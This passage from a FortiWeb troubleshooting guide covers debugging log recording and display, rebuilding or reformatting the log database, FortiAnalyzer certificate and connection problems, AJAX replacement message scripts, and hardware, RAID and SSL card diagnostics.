[Logd][11-22-16:39:27][INFO][log_format_local_msg][578]: Local Detail =
     v011xxxxdate=2021-11-22 time=16:39:27 log_id=30001000 msg_id=000000001063
     device_id=FVVM04TM21000715 vd="root" timezone="(GMT-7:00)Mountain Time
     (US&Canada)" timezone_dayst="GMTb+7" type=traffic subtype="HTTPs" pri=notice
     proto=tcp service=HTTPs/tls1.2 status=success reason=none policy="SP_02_RS_SSL"
     original_src=172.30.213.248 src=172.30.213.248 src_port=3067 dst=10.159.37.11
     dst_port=443 HTTP_request_time=0 HTTP_response_time=0 HTTP_request_bytes=82
     HTTP_response_bytes=927 HTTP_method=get HTTP_url="/" HTTP_agent="curl/7.78.0"
     HTTP_retcode=200 msg="HTTPS get request from 172.30.213.248:3067 to
     10.159.37.11:443" original_srccountry="Reserved" srccountry="Reserved" content_
     switch_name="none" server_pool_name="Pool_HTTPS" HTTP_host="test.vm02.com:8002"
     user_name="Unknown" HTTP_refer="none" HTTP_version="1.x" dev_
     id=B039BB143F81FCEBE2C39ACC361EE9411534 cipher_suite="TLS_ECDHE_RSA_WITH_AES_
     256_GCM_SHA384"
[Logd][11-22-16:39:27][WARNING!][log_format_msg][1718]: No srv need to send
[Logd][11-22-16:39:27][INFO][_log_process][403]: Begin to write disk.
[Logd][11-22-16:39:27][INFO][_log_process][409]: Begin to write packet.
[Logd][11-22-16:39:27][INFO][_log_add_pkt][545]: packet log cache 1 logs stored
[Logd][11-22-16:39:27][INFO][_log_process][412]: Process done.
[Logd][11-22-16:39:27][INFO][log_disk_push][988]: push tlog 915
[Logd][11-22-16:39:27][INFO][_log_write_disk][622]: Open existing log file
     '/var/log/fwlog/root/disklog/tlog(2021-11-22-16:39:27).log' with link
[Logd][11-22-16:39:27][INFO][write_cache_to_file][277]: cur cnt: 3 start pos =
     1744,len = 915,currnet len = 2659
[Logd][11-22-16:39:27][INFO][write_cache_to_file][337]: Write log item Traffic log 1
     msg_id 000000001063 start offset : 2659 length : 915
[Logd][11-22-16:39:27][INFO][write_cache_to_file][347]: cur_log_cnt : 4,cache type =
     Traffic log cache count : 1
```

- Sometimes one may be not sure about the severity of specific attack/traffic logs, you can use the diagnose commands to debug:

```
FortiWeb # diagnose debug application logd 7
FortiWeb # diagnose debug timestamp enable
FortiWeb # diagnose debug enable
```

  Sample diagnose output:

```
[Logd][10-18-12:47:02][WARNING!][log_disk_write][921]: Disk log rejected! t:2, s:1, 4
     < 5? h->category : 2
```

  [**Cause**] The traffic log level is notification but disk log severity is set as Warning, so logs are not recorded to local disk.

[**Explanation**] Both t:2 & h->category : 2 mean traffic log; s:1 means log is enabled to write to disk; 4 < 5 means current severity level is 5 (Notification), while the current log severity is 4 (Warning).

5. Check **backend logs**:

Usually diagnose output will show most useful debug information, while sometimes we need to double check or find the root cause via more detailed backend logs or counters.

- /var/log/dlog_indexd

  We can use realtime output with “tail -f” or “grep” with keywords such as “can't connect”, “error” or “mysqld segment fault” to check if there are any obvious defaults in dlog_indexd.

  Example 1:

```
“MySQL server has gone away” means mysql server used by logd cannot be connected, so
     logs cannot be recorded successfully.
/# tail -f /var/log/dlog_indexd
    /var/log/fwlog/root/disklog/alog(2021-11-15-14:01:53).log has no mapping entry
11-16-16:48:28.157212! 2818: dlog_indexer.c(3569)@__mapping_get_tname:
    mysqlerr 2 0: MySQL server has gone away
11-16-16:48:28.157218! 2818: dlog_indexer.c(3508)@__mapping_get_maxid:
    mysqlerr 1 8: MySQL server has gone away
11-16-16:48:28.157228! 2818: dlog_indexer.c(2210)@_create_log_tab
```

  Example 2:

```
/# cat /var/log/dlog_indexd | grep mysql
    cannot connect mysql, try walk around (ret:0), mysqlerr 1:Can't connect to local
     MySQL server through socket '/tmp/mysql.sock' (2)
    cannot connect mysql, try walk around (ret:0), mysqlerr 1:Can't connect to local
     MySQL server through socket '/tmp/mysql.sock' (2)
    cannot connect mysql, try walk around (ret:0), mysqlerr 1:Can't connect to local
     MySQL server through socket '/tmp/mysql.sock' (2)
```

- /var/log/mysql/error.log

  Similarly, we can also check if there is any fault in this log file:

```
/# cat /var/log/dlog_indexd | grep mysql
    cannot connect mysql, try walk around (ret:0), mysqlerr 1:Can't connect to local
     MySQL server through socket '/tmp/mysql.sock' (2)
    cannot connect mysql, try walk around (ret:0), mysqlerr 1:Can't connect to local
     MySQL server through socket '/tmp/mysql.sock' (2)
    cannot connect mysql, try walk around (ret:0), mysqlerr 1:Can't connect to local
     MySQL server through socket '/tmp/mysql.sock' (2)
```

- /var/log/fwlog/root/disklog

  All attack/event/traffic logs will be written to harddisk after logd received and handled logs sent by other modules. Outputs in this file will help to check if logs have been written to the local disk successfully.

```
/var/log/fwlog/root/disklog# ls -l
-rw-r--r--    1 root     0           417601 Nov 22 22:27 alog(2021-11-22-22:26:09).log
lrwxrwxrwx    1 root     0               57 Nov 22 22:26 alog.log ->
     /var/log/fwlog/root/disklog/alog(2021-11-22-22:26:09).log
-rw-r--r--    1 root     0           459145 Nov 23 10:27 elog(2021-11-22-14:34:23).log
lrwxrwxrwx    1 root     0               57 Nov 22 14:34 elog.log ->
     /var/log/fwlog/root/disklog/elog(2021-11-22-14:34:23).log
-rw-r--r--    1 root     0         46946294 Nov 22 23:13 tlog(2021-11-22-15:59:23).log
-rw-r--r--    1 root     0         45953552 Nov 22 23:55 tlog(2021-11-22-23:13:38).log
```

```
lrwxrwxrwx    1 root     0               57 Nov 22 23:13 tlog.log ->
     /var/log/fwlog/root/disklog/tlog(2021-11-22-23:13:38).log
#One can just check the soft link for the latest logs.

/var/log/fwlog/root/disklog# tail -f tlog.log
v011xxxxdate=2021-11-23 time=10:37:11 log_id=30001000 msg_id=000000102564 device_
     id=FVVM04TM21000715 vd="root" timezone="(GMT-7:00)Mountain Time(US&Canada)"
     timezone_dayst="GMTb+7" type=traffic subtype="HTTPs" pri=notice proto=tcp
     service=HTTPs/tls1.2 status=success reason=none policy="SP_01" original_
     src=172.30.213.98 src=172.30.213.98 src_port=1941 dst=10.159.26.123 dst_port=80
     HTTP_request_time=0 HTTP_response_time=0 HTTP_request_bytes=82 HTTP_response_
     bytes=923 HTTP_method=get HTTP_url="/" HTTP_agent="curl/7.78.0" HTTP_retcode=200
     msg="HTTPS get request from 172.30.213.98:1941 to 10.159.26.123:80" original_
     srccountry="Reserved" srccountry="Reserved" content_switch_name="none" server_pool_
     name="Pool_Single" HTTP_host="test.vm01.com:7002" user_name="Unknown" HTTP_
     refer="none" HTTP_version="1.x" dev_id=03AFBEAE2124AE47968CB4271208410FF9A8 cipher_
     suite="TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384"
```

6. Check log related **backend counters**:

Logd will receive, handle, index and display logs sent by the system processes or specific function modules on GUI, while in abnormal situations it fails to do so. Then it's useful to double check with two backend counters for attack/event/traffic logs.

```
/# cd /proc/miglog/
/proc/miglog# ls
alog  dlog  elog  tlog
/proc/miglog# ls alog/
brief          queue_max_len
/proc/miglog# ls elog/
brief          queue_max_len
/proc/miglog# ls tlog/
brief          queue_max_len
/proc/miglog# ls dlog/    #dlog is for debug only; just ignore it
brief          queue_max_len

/proc/miglog/tlog# cat queue_max_len
163840        #The log queue length; usually fixed
/proc/miglog/tlog# cat brief
total 4
enqueued 4    #New logs are sent from other process/module; one new HTTP/HTTPS session
     usually increase this count by 1
dequeued 4    #New logs received are processed by logd; should be the same as enq
overflow 0        #Not 0 means log overflows caused by too many logs generated; one may need
     check current CPS or disable traffic logs
error 0        #kernel errors that cause logging failures
```

7. Use "**execute db rebuild**" to rebuild log database :

Use this command to rebuild the FortiWeb appliance's internal database that it uses to store log messages. Please note there are some behavior differences between 6.x and later releases:

- On 6.x builds, db rebuild also erases databases for ML, while on 7.0.0 and later builds, this operation will only clean and rebuild databases for disklog; you can execute redis rebuild to clean ML databases.
- Historical traffic/attack/eventlogs will not be cleared, while one needs to wait several minutes for log index rebuilding - the time is based on log amount;
- In HA mode, executing db rebuild on primary appliance will take effect on all secondary appliances simultaneously on 6.x builds, whereas on 7.0.0 and later builds, rebuilding just impacts local box instead of the whole HA groups.

- With 6.x builds, executing this command will trigger FortiWeb system reboot, while with 7.0.0 and later, this command will not lead to system reboot.

  6.x old builds: (Reboot system)

```
FortiWeb# exec db rebuild
This operation will clean and rebuild database for disklog, and will clean database for
     ML and Client Management, and it will reboot the system!
Do you want to continue? (y/n)y
rebuilding the database......

FortiWeb# Connection closing...Socket close.
FortiWeb starts to reboot...
```

  6.3.16, 7.0.0 and later: (Not reboot system)

```
FortiWeb # execute db rebuild
This operation will clean and rebuild database for disklog.
Do you want to continue? (y/n)y
rebuilding the database......

FortiWeb #
```

For some cases, it would take a long time to complete database rebuild (depending on how many logs there are existing). While the database is rebuilding, new generated logs are postponed to be written to the database so that the newly generated logs are not available immediately on GUI. The logs are all saved in log files. No log would be lost.

8. Use "**execute formatlogdisk**" to clear the logs from the FortiWeb appliance's hard disk and reformat the disk.

This operation is more dangerous than "execute db rebuild" because it formats the whole log disk /var/log, so all logs and databases used by varied modules stored on this disk will be cleared.

One point here is, signatures will be cleared so they will be downloaded again after system reboot. (proxyd restart will re-create the signature database)

```
FortiWeb # execute formatlogdisk
This operation will clear all logs on the Hard Disk and take a few minutes depending on the
     disk size!!
Please backup system configuration and restore it after format operation, otherwise openapi
     data will be lost!

Do you want to continue? (y/n)y


/# df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/root               472.5M    355.6M    117.0M  75% /
none                      1.1G    176.0K      1.1G   0% /tmp
none                      3.8G      2.9M      3.8G   0% /dev/shm
/dev/sda2               362.4M    270.0M     72.8M  79% /data
/dev/sda3               90.6M     56.0K     85.6M   0% /home
/dev/sda4                30.5G    604.4M     28.4G   2% /var/log
```

Step-by-step troubleshooting for log display on FortiWeb GUI failures

Logs could be displayed before but now it's empty on GUI

Please follow these steps to check the issue:

1. Check if logs files (/var/log/fwlog/root/disklog) are still there.
   If no, check if someone executed formatlogdisk command or deleted log files by mistake; if yes, go next step.
2. Check if mysqld still works:
   - Check “ps | grep mysqld” to verify the daemon is still running and without keep restarting
   - Check error.log & check dlog_indexd to see if there are error messages; referring to above section 8.1
   - Download error.log & check dlog_indexd for further investigation
   - You can also try to reboot FortiWeb to see if the log issue may disappear
3. Execute db rebuild. if it still does not work, go to the next step.
4. Diagnose hardware check to see if HD is ok. If no, then go RMA; if yes, keep the debug info and contact support.

Old logs are available on GUI but no new logs displayed

Some possible causes:

HA-AA mode: In this mode, all the FortiWebs are active and requests are distributed over them. Every FortiWeb in this mode processes its own requests and keeps its own logs. If you do not see logs on one FortiWeb, check the logs on the other FortiWebs.

Database is rebuilding: Database is rebuilding: For some cases, it would take a long time to complete database rebuild (depending on how many logs there are existing). While the database is rebuilding, newly generated logs are postponed to be written to the database so that the newly generated logs are not available immediately on GUI. The logs are all saved in log files. No log would be lost. Please wait 1 or 2 days to see if there are new logs being generated.

Log version is transferring: In several hours or days (depends on number of existing logs) after upgrading from version earlier than 6.4.0 (5.x and 6.0.x-6.3.x) to 7.0, there might be delay to display new logs on GUI. This is caused by log version upgrade in 6.4.x & 7.0. It takes time to scan and process all existing logs.

Daemons issues: try DB rebuild

For other causes, please follow these steps to check the issue:

1. Verify the configuration.
2. Verify that logd and indexd are working normally and stably.
3. Check “diagnose debug application logd” to see if logd is receiving logs.
   - if no, it indicates that FortiWeb function/daemons does not send logs to logd. You need to check the issue of corresponding daemons.
   - if yes, go to the next step.
4. Check “diagnose debug application logd” output to see if logs have been saved to log files, or you can double check log files (tail -f /var/log/fwlog/root/disk/tlog.log, or elog.log/alog.log).
   - if no, check if the log disk is full:

     ```
     df -h
     ```

   - Execute hardware health check to see if hard disk is normal.

     if yes, go to next step
5. Check dlog_indexd to see if logs are processed and delivered to the log database.
6. Collect results of above diagnose steps and download error.log & check dlog_indexd for further investigation.

New logs displayed on GUI with delay

1. Check if system cpu usage is very high.
   If CPU usage is very high, logs may not be able to be delivered to logd or written to disk, thus cannot be displayed immediately.

2. Check if database is rebuilding or log version is transferring because of image upgrade (see details above). You could also check dlog_indexd file in backend shell to see if running `db rebuild` or other daemons occupies resource and delays the new logs.

Logs cannot be displayed on FortiAnalyzer

Besides being restored in local disk, Attack/Traffic/Event logs can also be delivered to FortiAnalyzer. This section provides troubleshooting methods when Attack/Traffic/Event logs failed to be displayed on FortiAnalyzer (abbreviated as FortiAnalyzer in below section).

The possible causes usually include:

- FortiAnalyzer certificate issue
- TCP connection issue with FortiAnalyzer

FortiAnalyzer certificate issue

Certificates 'fortinet-subca2001' and 'fortinet-ca2' are necessary on FortiAnalyzer for establishing SSL connection with FortiWeb. If these certs are lost on FortiAnalyzer, FortiWeb will fail to establish connection with FortiAnalyzer and thus fail to send logs to FortiAnalyzer.

1. Basic check
   Check if there are 2 certificates 'Fortinet_SUBCA' & 'Fortinet_CA' on the FortiAnalyzer (**System Settings > Certificates > CA Certificates**).
   If they are not there, download these two certificates from another FortiAnalyzer and import them to the current FortiAnalyzer.
2. Use diagnose commands to check and analyze certificate issues.
   On FortiWeb

```
diagnose debug application oftp 7
diagnose debug enable
```

   The following errors indicates failing to establish SSL connection between FortiWeb and FortiAnalyzer:

```
[OFTP][DEBUG](oftp_async.c:386): oftp_auth_send: auth send done fd=14...
[OFTP][DEBUG](oftp_async.c:420): oftp_auth_recv: fd=14, buf_pos=0,buf_len=12
[OFTP][DEBUG](oftp_async.c:429): oftp_auth_recv: read again : errno=Resource temporarily
     unavailable
```

   On FortiAnalyzer

```
# diagnose debug application oftpd 8
# diagnose debug enable
```

   The following message indicates FortiAnalyzer certificate verification failed because the necessary CA cert (CN=fortinet-ca2) is not available on the FortiAnalyzer.
   FortiWeb sends its cert (CN = FortiWeb) to FortiAnalyzer for auth. This cert is signed by an intermediate CA (fortinet-subca2001) and the root CA (fortinet-ca2). FortiAnalyzer needs the 2 CA certs to verify the received cert.

```
[__verify_callback:475] VERIFY ERROR: depth=2, error=self signed certificate in
     certificate chain: /C=US/ST=California/L=Sunnyvale/O=Fortinet/OU=Certificate
     Authority/CN=fortinet-ca2/emailAddress=support@fortinet.com
[__SSL_info_callback:310] SSL Alert write: fatal unknown CA
```

```
[__SSL_info_callback:320] error
[__SSL_info_callback:334] Error error:1417C086:SSL routines:tls_process_client_
     certificate:certificate verify failed
[OFTP_try_accept_SSL_connection:1686 192.168.14.20] SSL accept failed
```

The solution is to download these two CA certificates (CA_Cert_1 & CA_Cert_2) and import them to the FortiAnalyzer (**System Setting > Certificates > CA Certificates**).

TCP connection issue with FortiAnalyzer

Long time after FortiWeb sends logs to FortiAnalyzer, sometimes we may encounter the issue that FortiAnalyzer cannot receive new logs from FortiWeb.

1. Use diagnose commands on FortiWeb to analyze:
   ```
   diagnose debug application oftp 7
   diagnose debug enable
   ```
   Logs are not sent out and the queue is full if seeing the following:
   ```
   [OFTP][WARN](log_oftp.c:1006): queue[IP_ADDRESS] full: fd=14, discard oldest one!
   ```
2. Capture packets on FortiWeb corresponding interface (the interface connecting to FortiAnalyzer), and in the packets there might be.
   - Many [TCP ZeroWindow] (Win=0) tagged to TCP ACK packets sent from FortiAnalyzer to FortiWeb.

     It means FortiAnalyzer is informing FortiWeb to stop sending data because full cache (Win=0) on FortiAnalyzer.
   - Many TCP Dup Ack from FortiAnalyzer and TCP Retransmission from FortiWeb after FortiWeb sent TLS application data to FortiAnalyzer.

     It means FortiWeb sent the logs but received no ACK from FortiAnalyzer.

     Suggest to reboot FortiAnalyzer to re-establish new connection between FortiWeb and FortiAnalyzer.

Packet log of attacks is enabled on FortiWeb but they are not displayed on FortiAnalyzer

When a feature is enabled in FortiWeb' GUI **Log&Report > Log Config > Other Log Settings > Retain Packet Payload For**, the attack packet's payload that buffered and parsed by HTTP parser will be displayed in attack logs and sent to FortiAnalyzer.

It's an unobvious place on FortiAnalyzer to see such packet payload. Please check **FortiAnalyzer > Log View > FortiWeb > Application Attack Prevention > log detail of an attack log**. Packet headers and raw data are available by clicking the Data icon.



Replacement message

- How does Support AJAX Requests in Replacement Message work? on page 1071
- Can we add an exception for Replacement Message > Support JAX Requests? on page 1072

FAQ

How does Support AJAX Requests in Replacement Message work?

You can enable Replacement Message for AJAX requests to respond to a AJAX request, and configure the AJAX block page message. You must enable it by going to **System > Config > Feature Visibility** first.

The replacement message for AJAX requests is different from the other replacement messages:

- If **Support AJAX Requests** is enabled and the response Content-Type is text/html and also the response status code is 200, when FortiWeb receives responses from the backend server, it will insert two .js scripts into the HTML response:
  - ajaxhook.min.js
  - 122710291618_index.js
- Once the clients call AJAX functions open() and send(), “122710291618_index.js” will hood the request and insert “X-FortiWeb-AJAX-BLOCK” into the request header;
- When FortiWeb gets the request with the “X-FortiWeb-AJAX-BLOCK” header, it will record this, and then remove the “X-FortiWeb-AJAX-BLOCK” header from the request and forward the request to backend servers;
- If both requests and responses comply with all rules on FortiWeb, there’s nothing to do and everything works fine. But if either requests or responses violate any one rule, and also FortiWeb needs to return an error page to clients, FortiWeb will insert an HTTP “X-FortiWeb-AJAX-REPONSE” header into the returned error page.
- When clients receive AJAX responses, “122710291618_index.js” will hood the responses and check them. If there’s “X-FortiWeb-AJAX-REPONSE” in the header, the error page message will be alerted in GUI. On the contrary, no “X-FortiWeb-AJAX-REPONSE” in the header means normal response.



So, actually even if "Support AJAX Requests" is disabled, the "AJAX block" function still works. The only problem is that it is no longer so user-friendly. That means there would be no conspicuous GUI prompt when the AJAX requests are blocked.

Can we add an exception for Replacement Message > Support JAX Requests?

There have been customer issues reporting that the target URL cannot be visited due to conflict between our injected .js scripts and the customer's source code of the webpage. Sometimes it's hard to locate the root cause from these customer pages or 3rd-party code.

The latest build 7.0.0 provides an enhancement that one can add a URL Access Rule or IP List to bypass the injection of such .js scripts. In this case, the AJAX block function still works, while the two .js scripts will not be injected by FortiWeb, thus the client browser will not prompt a warning message even if the AJAX request is blocked.

Diagnose hardware issues

Using diagnose commands

Use diagnose commands to check and analyze hardware related issues:

```
FortiWeb # diagnose hardware
bypass    bypass
check       check
cpld        cpld
cpu         cpu
fail-open     fail-open
harddisk    harddisk
interrupts     interrupts
logdisk     logdisk
mem         mem
nic         nic
raid         raid
raid-card     raid-card
sysinfo     sysinfo
```

```
FortiWeb # diagnose hardware check all
*********************************************
    CPU check    Pass
    core-number    Pass    4
    cpu-number    Pass    1
    frequence    Pass    3564
    cache-size    Pass    6144
    model-name    Pass    Intel(R) Core(TM) i3-8100 CPU @ 3.60GHz

*********************************************
*********************************************
    Memory check    Fail
    Total-size    Fail    8097512
    frequence    Pass    1600
*********************************************
*********************************************
    logdisk check    Pass
    size        Pass    468
    disk-number    Pass    1
*********************************************
*********************************************
    NIC check    Pass
    num        Pass    8
    Giga nic num    Pass    8
    10G nic num    Pass    0
*********************************************
```

Diagnosing Power Supply issues

Use these tools to check and diagnose possible power supply issues:

Check hard disk status

```
FortiWeb # execute sensors-list

================= Power Module 1 =================
Power Module Status: power up

================= Power Module 2 =================
Power Module Status: power down
```

Diagnosing hard disk issues

How do I set up RAID for a replacement hard disk?

The procedures applies to all models except 100D, 400B, 400C, and 400D.

1. Power off the FortiWeb.
2. Remove the hard disk from FortiWeb and install the new hard disk.
3. Power on the FortiWeb.
4. Use the following command to initialize RAID:

```
execute create-raid level raid1
```

5. Enter y to confirm the initialization.

FortiWeb reboots and starts the RAID initialization. The process can take a few hours to complete.

6. Use the following command to check the RAID status:

```
diagnose hardware raid list
```

If the process is successful, a message similar to the following is displayed:

```
FortiWeb # diagnose hardware raid list
level   size(M)   disk-number
raid1   1876242   0(OK),1(OK)
```

If FortiWeb is unable to write log messages to the disk, a message similar to the following is displayed:

```
level size(M) disk-number
raid1 1877665 0(Not Present),1(Not Present),2(Not Present),3(Not Present)
```

For additional information on using these CLI commands, see the FortiWeb CLI Reference:

HTTPs://docs.fortinet.com/product/fortiweb/

Collecting below information for further analysis:

1. Diagnose hard disk status

```
FortiWeb# diagnose hardware harddisk list
name    size(M)
sda      959656.76
sdb      8012.39

FortiWeb# diagnose hardware raid list
level   size(M)   disk-number
raid1   899811    0(OK),1(OK)
```

2. Diagnose hard disk health status by using SMART tool.
   - Show all hard disk S.M.A.R.T information

     ```
     execute smart info
     ```
   - Enable S.M.A.R.T support. It's enabled by default for hardware hard disk

     ```
     execute smart enable
     ```
   - Run self-test for hard disk. It will take some time

     ```
     execute smart self-test
     ```
   - show the test result

     ```
     execute smart test-result
     ```

     SMART commands are supported:

     6.3.x after build 1144

     6.4.x after build 1421

     This tool only supports hardware machines. VMs do not have hardware hard disks so are not supported.

3. Use the tool MegaCli to check RAID information:

```
/# fn sh
```

```
/# MegaCli  -PDList -aALL
```

4. Check more detailed info in dmesg.

```
/# dmesg
[    0.000000] Linux version 5.4.0 (root@jenkins-dell-22) (gcc version 9.2.0 (FortiWeb
     9.2.0)) #1 SMP Thu Jun 10 21:37:23 UTC 2021
[    0.000000] Command line: rw panic=5 clocksource=tsc root=/dev/ram0 ramdisk_
     size=500000 eagerfpu=on mitigations=off crashkernel=128M softlockup_all_cpu_
     backtrace=1 hardlockup_all_cpu_backtrace=1 initrd=/rootfs.gz console=ttyS0,9600
… ...
… …
```

5. Check filesystem mount status:

```
FortiWeb # diagnose system mount list
Filesystem           1M-blocks      Used Available Use% Mounted on
/dev/ram0                  473       310       162  65% /
none                      1164        31      1132   2% /tmp
none                      3880         3      3877   0% /dev/shm
/dev/sdb1                  362       254        89  74% /data
/dev/sdb3                   91         0        86   0% /home
/dev/sda1               449651      7771    418971   1% /var/log
```

Diagnosing SSL Card issues

Collect below information for further analysis:

1. Diagnose commands for hardware SSL card:

```
FortiWeb# diagnose hardware check sslcard
    Ssl card intel check    Pass        #intel card
FortiWeb # diagnose hardware check sslcard
    Ssl card cp9 check    Pass        #cp9 card

##After v5.85, ssl card status can be shown with:
FortiWeb# diagnose debug sslhardwarestatus show
proxyd using cp9 engine            #cp9 card works
Or
FortiWeb# diagnose debug sslhardwarestatus show
proxyd not using engine            #cp9 card does not work well

FortiWeb # diagnose hardware cavium3 status
Or
FortiWeb # diagnose hardware cp9 status
Tue Jan 18 22:07:53 2022
kxp[0]:{0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:}
kxp[1]:{0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:}
vpn[0]:{0:0:0:0:}
vpn[1]:{0:0:0:0:}

##Below commands are available but might be removed soon
FortiWeb # diagnose hardware cp9 test 1
cp_uio: Detect KXP device[0]
cp_uio: Detect KXP device[1]
cp_uio: Detect VPN device[0]
cp_uio: Detect VPN device[1]
Testing kxpvpn memory...
      num 1                alloc 1 done
Done
```

```
Testing RNG interface(bytes: 4080)...
Done
Testing BN_mod_exp interface...
  Testing BN_mod_exp mod 1K
  Done
  Testing BN_mod_exp mod 2K
  Done
  Testing BN_mod_exp mod 3K
  Done
  Testing BN_mod_exp mod 4K
           1.0 ops/s   0.0 MB/s
  Done
Done
Testing RSA_mod_exp interface...
  Testing RSA_mod_exp mod 1k
  Done
  Testing RSA_mod_exp mod 2k
  Done
  Testing RSA_mod_exp mod 3k
  Done
  Testing RSA_mod_exp mod 4k
  Done
Done
Testing ssl3_generate_master_secret...
Done
Testing ssl3_setup_key_block...
           1.0 ops/s   0.0 MB/s
Done
Testing tls_generate_master_secret...
Done
Testing tls_setup_key_block...
Done
Testing ECSKEY(NID:415, prime256v1)...
Done
Testing ECSKEY(NID:715, secp384r1)...
Done
Testing ECSKEY(NID:716, secp521r1)...
           1.0 ops/s   0.0 MB/s
Done
Testing ECSIGN(NID:415, prime256v1)...
Testing ECSIGN(NID:715, secp384r1)...
Testing ECSIGN(NID:716, secp521r1)...
Testing ECVERIFY(NID:415, prime256v1)...
Testing ECVERIFY(NID:715, secp384r1)...
           1.0 ops/s   0.0 MB/s
Testing ECVERIFY(NID:716, secp521r1)...
Testing AES interface...
Done
Testing DES interface...
Done
Testing 3DES interface...
Done

>>>> System Memory <<<<
block[128]:    2048/2048
block[256]:    2048/2048
block[512]:    2048/2048
```

```
block[1024]:    10240/10240
block[2048]:    10240/10240
block[4096]:    10240/10240
block[8192]:    8192/8192
block[16384]:    2048/2048
block[32768]:    2048/2048
Size:        237312 Mbytes

>>>> Status <<<<
kxp[0]:{0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:}
kxp[1]:{0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:0:}
vpn[0]:{0:0:0:0:}
vpn[1]:{0:0:0:0:}
RNG                  1          0 0
SSL3_GENMS           1          0 0
SSL3_GENKM           1          0 0
TLS_GENMS            1          0 0
TLS_GENKM            1          0 0
PKCE_1024            1          0 0
PKCE_2048            1          0 0
PKCE_4096            2          0 0
CRT_PARAM_1024       1          0 0
CRT_PARAM_2048       1          0 0
CRT_PARAM_4096       2          0 0
CRT_1024             1          0 0
CRT_2048             1          0 0
CRT_4096             2          0 0
EC_SIGN              3          0 0
EC_VERIFY            3          0 0
ECSKEY               3          0 0
NID_aes_128_sha1     1          0 0
NID_des_ede3_cbc     1          0 0
NID_des_cbc          1          0 0
```

2. If you doubt that the hardware SSL card has some problem, you can disable it and try if the software SSL works well with below command:

```
##Enable high-compatibility-mode will turn off hardware SSL card
FortiWeb# dia de sslhardwarestatus show
proxyd using intel engine
FortiWeb # config server-policy setting
FortiWeb (setting) # set high-compatibility-mode enable
FortiWeb (setting) # end
high compatibility mode:This operation will restart proxyd and clear the current
     connection!
Do you want to continue? (y/n)y
FortiWeb # show server-policy setting
config server-policy setting
   set high-compatibility-mode enable
end
FortiWeb # diagnose debug sslhardwarestatus show
proxyd not using engine
```

3. Check more detailed infomation in dmesg or /var/log/dmesg/kern.log:

```
[   50.617068] Loading QAT CONTIG MEM Module ...
[   50.893620] c6xx 0000:1a:00.0: qat_dev0 started 8 acceleration engines
[   51.508620] c6xx 0000:1b:00.0: qat_dev1 started 8 acceleration engines
[   51.859112] igb 0000:02:00.0 mgmt1: igb: mgmt1 NIC Link is Up 1000 Mbps Full Duplex,
     Flow Control: RX
```

```
[   51.862020] QAT: Stopping all acceleration devices.
[   51.862029] c6xx 0000:1a:00.0: qat_dev0 stopped 8 acceleration engines
